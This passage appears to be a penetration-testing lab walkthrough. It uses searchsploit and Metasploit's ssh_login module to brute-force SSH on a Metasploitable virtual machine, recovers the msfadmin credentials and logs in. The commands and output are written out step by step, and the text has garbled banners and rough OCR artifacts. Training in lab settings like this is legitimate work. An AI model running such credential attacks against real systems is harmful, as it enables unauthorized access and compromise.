      ]
    ]
  end
```


A tool used to search the Exploit Database locally for known exploits related to detected services and versions.

kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]
\$ searchsploit OpenSSH 4.7p1

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Shellcodes: No Results. CVE: 1999-0562 Author: METASPLOIT Type: REMOTE Platform: MULTIPLE Date: 1999-01-01

(kali@kali)-[~]
\$

EDB Verified: ✓ Exploit: 1 / 1 Vulnerable App:

```

File Actions Edit View Help

$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Use help <command> to learn more about any command

[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% $a_t %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% $$ ?a, %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ?a, %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% as$a %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %$p"a %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% "a, %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% "a,$$ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% "n,$ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]
[ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% ]

+ -- ==[ metasploit v6.4.64-dev ]
+ -- ==[ 2520 exploits - 1296 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Search OpenSSH 4.7p1

We will Find 7 Module (0 to 6) each Module Work in one position Help you

But id did not work with RHosts ip 192.168.91.134

That must be opened session before by Meterpreter Session

```
msf6 > search openssh

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  post/windows/manage/forward_pageant      .               normal No    Forward SSH Agent Requests To Remote Pageant
1  post/windows/manage/install_ssh          .               normal No    Install OpenSSH for Windows
2  post/multi/gather/ssh_creds              .               normal No    Multi Gather OpenSSH PKI Credentials Collection
3  auxiliary/scanner/ssh/ssh_enumusers      .               normal No    SSH Username Enumeration
4  \ action: Malformed Packet               .               .      .      Use a malformed packet
5  \ action: Timing Attack                  .               .      .      Use a timing attack
6  exploit/windows/local/unquoted_service_path 2001-10-25      great Yes   Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf6 > 
```

_First must Exploit Remote By SSH

-Search SSH we find The Module 79 auxiliary/scanner/ssh/ssh_login

```
msf6 > search ssh


Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/linux/http/acronis_cyber_infra_cve_2023_45249 2024-07-24      excellent Yes   Acronis Cyber Infrastructure default password remote code execution
1  \ target: Unix/Linux Command           .               .      .      .
2  \ target: Interactive SSH               .               .      .      .
3  exploit/linux/http/alienvault_exec      2017-01-31      excellent Yes   AlienVault OSSIM/USM Remote Code Execution
4  auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09      normal No    Apache Karaf Default Credentials Command Execution
5  auxiliary/scanner/ssh/karaf_login        .               normal No    Apache Karaf Login Utility
6  exploit/apple_ios/ssh/cydia_default_ssh 2007-07-02      excellent No    Apple iOS Default SSH Password Vulnerability
7  exploit/unix/ssh/arista_tacplus_shell    2020-02-02      great Yes   Arista restricted shell escape (with privesc)
8  exploit/unix/ssh/array_vxag_vapv_privkey_privesc 2014-02-03      excellent No    Array Networks vAPV and vxAG Private Key Privilege Escalation
9  Code Execution
9  exploit/linux/ssh/ceragon_fibeair_known_privkey 2015-04-01      excellent No    Ceragon FibeAir IP-10 SSH Private Key Exposure
10 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27      normal No    Cerberus FTP Server SFTP Username Enumeration
11 auxiliary/dos/cisco/cisco_7937g_dos      2020-06-02      normal No    Cisco 7937G Denial-of-Service Attack
12 auxiliary/admin/http/cisco_7937g_ssh_privesc 2020-06-02      normal No    Cisco 7937G SSH Privilege Escalation
13 exploit/linux/http/cisco_asax_sfr_rpc    2022-06-22      excellent Yes   Cisco ASA-X with FirePOWER Services Authenticated Command Execution
```

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
65 exploit/windows/ssh/putty_msg_debug      2002-12-16      normal No    PuTTY Buffer Overflow
66 \ target: Windows 2000 SP4 English        .               .      .      .
67 \ target: Windows XP SP2 English          .               .      .      .
68 \ target: Windows 2003 SP1 English        .               .      .      .
69 post/windows/gather/enum_putty_saved_sessions .               normal No    PuTTY Saved Sessions Enumeration Module
70 auxiliary/gather/qnap_lfi                2019-11-25      normal Yes   QNAP QTS and Photo Station Local File Inclusion
71 exploit/linux/ssh/quantum_dxi_known_privkey 2014-03-17      excellent No    Quantum DXi V1000 SSH Private Key Exposure
72 exploit/linux/ssh/quantum_vmpro_backdoor 2014-03-17      excellent No    Quantum vmPRO Backdoor Command
73 auxiliary/fuzzers/ssh/ssh_version_15     .               normal No    SSH 1.5 Version Fuzzer
74 auxiliary/fuzzers/ssh/ssh_version_2      .               normal No    SSH 2.0 Version Fuzzer
75 exploit/linux/ssh/ssh_user_exec           .               normal No    SSH Authenticated Command Execution
76 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt .               normal No    SSH Key Exchange Init Corruption
77 post/linux/manage/sshkey_persistence      .               excellent No   SSH Key Persistence
78 post/windows/manage/sshkey_persistence    .               good     No    SSH Key Persistence
79 auxiliary/scanner/ssh/ssh_login           .               normal No    SSH Login Check Scanner
80 auxiliary/scanner/ssh/ssh_identify_pubkeys .               normal No    SSH Public Key Acceptance Scanner
81 auxiliary/scanner/ssh/ssh_login_pubkey     .               normal No    SSH Public Key Login Scanner
82 exploit/multi/ssh/sshexec                 1999-01-01      manual No    SSH User Code Execution
```



```
msf6 > use 79
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):




| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| CreateSession    | true            | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         | no              | no       | A specific password to authenticate with                                                               |
| PASS_FILE        | no              | no       | File containing passwords, one per line                                                                |
| RHOSTS           | no              | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22              | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | no              | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    | no              | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        | no              | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                               |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.91.134
```

Create List of Username users.txt



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nano users.txt  
admin  
Command 'admin' not found, did you mean:  
  command 'radmin' from deb freeradius  
Try: sudo apt install <deb name>  
(kali@kali)-[~]  
$ nano pass.txt  
(kali@kali)-[~]  
$ pwd  
/home/kali  
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads Music pass.txt Pictures Public Templates users.txt Videos  
(kali@kali)-[~]
```

```
set RHOSTS 192.168.91.134
```

```
set USER FILE users.txt
```

```
set PASS FILE passwords.txt
```

```
set STOP_ON_SUCCESS true
```

run

The screenshot shows a terminal window with the following content:

```

      ____  _
     / ___/  | |
    / /   / ___| | |
   / /   / /   | | |
  / /___/ /___ | | |
 /_____/_____|_|_|

[Metasploit v6.4.64-dev]
--=[ 2520 exploits - 1296 auxiliary - 431 post ]
--=[ 1610 payloads - 49 encoders - 13 nops ]
--=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.91.134
rhosts => 192.168.91.134
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE => /home/kali/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
  
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.91.134
RHOSTS => 192.168.91.134
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE => /home/kali/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.91.134:22 - Starting bruteforce
[*] 192.168.91.134:22 - Success: [msfadmin:msfadmin] 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] SSH session 1 opened (192.168.91.129:39963 -> 192.168.91.134:22) at 2026-02-06 18:30:27 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.91.134  
msfadmin@192.168.91.134's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Fri Feb 6 18:34:43 2026 from 192.168.91.129  
msfadmin@metasploitable:~$ ls /  
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
```

